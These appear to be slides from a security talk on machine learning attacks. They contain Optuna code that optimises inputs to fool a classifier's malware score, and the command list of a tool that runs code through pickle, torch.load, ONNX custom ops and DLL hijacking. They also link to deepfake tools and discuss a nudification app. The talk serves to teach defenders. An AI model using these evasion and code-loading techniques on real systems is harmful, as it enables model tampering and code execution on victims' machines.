
The cat will also be responsible for making sure that the company's finances are in order. This is a highly demanding position that requires a great deal of dedication and hard work. However, it is also a very rewarding position that comes with a lot of perks, such as a large salary, a great benefits package, and a lot of tuna.

Visual Deep Fakes



<https://github.com/deepfakes/faceswap>

<https://github.com/iperov/DeepFaceLab>



<https://www.vice.com/en/article/qjb7b7/ethical-deepfakes-deep-tom-cruise-ai-generated-porn>

This Horrifying App Undresses a Photo of Any Woman With a Single Click

The \$50 DeepNude app dispenses with the idea that deepfakes were about anything besides claiming ownership over women's bodies.

<https://www.vice.com/en/article/kzm59x/deepnude-app-creates-fake-nudes-of-any-woman>

The academic papers are published. The tech is built.

Genies don't go back into bottles

Research Prediction Competition

AI Village Capture the Flag @ DEFCON

Hack AI! Collect flags by evading, poisoning, stealing, and fooling AI/ML

AI Village · 668 teams · 15 days ago

\$25,000
Prize Money

Overview

Data

Code

Discussion

Leaderboard

Rules

Team

Host

My Submissions

Late Submission

...

Overview

Edit

Description

Help Henry Hacker get to Homecoming during DEFCON30 -- Brought to you by the AI Village! In this series of challenges, you'll

This competition ended with 3,555 individuals joining the competition and 668 participants making a submission. We had 4,235 submissions from over 70 countries! For 135 users (including 5 users on Top 100 teams!), this was their first competition. Thank you all for your hard work in this competition!

Simple and Effective

Don't Hypothesize, Optimize!

@NMSpinach



$f(x)$

The thing you have
(x)

The thing you got
(y)

$f(x)$

malware

0.99

Not what we want

A Humble Endpoint

```
model = Model()

def score(input_data):
    array = numpy.array(input_data)
    result = model.predict_proba(input_data)
    return result
```

The thing we have

```
score(np.zeros((1, 245)))
```

```
array([[0.06738278, 0.93261722]])
```

The thing we got

What Labels?

```
import optuna

def objective(trial):
    input_data = []
    for feature in range(245):
        x = trial.suggest_int("feature_{}".format(feature), 0, 1000)
        input_data.append(x)

    return score(input_data)[0][1]

study = optuna.create_study(direction="minimize")
study.optimize(objective, n_trials=1000)
```


Optimize!

```
import optuna

def objective(trial):
    input_data = []
    for feature in range(245):
        x = trial.suggest_int("feature_{}".format(feature), 0, 1000)
        input_data.append(x)

    return score(input_data)[0][1]

study = optuna.create_study(direction="maximize")
study.optimize(objective, n_trials=1000)
```


A Humble Function

```
import optuna

def objective(trial):
    input_data = []
    for feature in range(245):
        x = trial.suggest_int("feature_{}".format(feature), 0, 1000)
        input_data.append(x)

    return score(input_data)[0][1]

study = optuna.create_study(direction="maximize")
study.optimize(objective, n_trials=1000)
```


A Humble Error - Backpocket

```
model = Model()

def score(input_data):

    array = numpy.array(input_data)

    result = model.predict_proba(input_data)

    return result
```

```
score([[0]])
```

ValueError: Number of features of the model must match the input. Model n_features is 245 and input n_features is 1

Best is trial 940 with value: 0.6852781531920543.

Bayesian Optimization did the work for you. It minimizes or maximizes an objective function.

-

It will find the combination of inputs that gets what you want.

-

Magic.

Charcuterie – A Little Bit of Everything

Usage: charcuterie.py [OPTIONS] COMMAND [ARGS]...

Options

--install-completion	Install completion for the current shell.
--show-completion	Show completion for the current shell, to copy it or customize the installation.
--help	Show this message and exit.

Commands

jupyter-auto-load	Jupyter autoloader via %html
keras-layer	Loads code via a custom keras Layer.
numpy-array	Loads code through a numpy.asarray() call by implementing the __array__() method required by NumPy.
numpy-load	Standard numpy.load()
numpy-load-library	Loads a dll, so, or dylib via numpy.ctypeslib.load_library()
onnx-convert-ort	Loads code via a custom_op_library during conversion from ONNX to the internal ORT model format.
onnx-session-options	Loads code via ONNX SessionOptions.register_custom_ops().
optimize-attack	Runs Optuna against the "discovered" number of inputs for the toy model
pandas-read-csv	Uses Pandas default behavior to read a local file via fsspec
pandas-read-pickle	Standard pandas.read_pickle()
pickle-load	Standard pickle.load()
sklearn-load	Standard Sklearn joblib.load()
tf-dll-hijack	Writes a dll to search path prior to Tensorflow import.
tf-load-library	Loads an op library, dll, so, or dylib via tf.load_library()
tf-load-op-library	Loads an op library, dll, so, or dylib via tf.load_op_library()
torch-classes-load-library	Loads a dll, so, or dylib via torch.classes.load_library()
torch-jit	Load code via torch.jit.load()
torch-load	Standard torch.load()

Conclusion

- Synthetic content is easy to generate
- Machine Learning security isn't only math
- If you're deploying models, they're vulnerable

LABS_{CON}

Thank You



LABS CON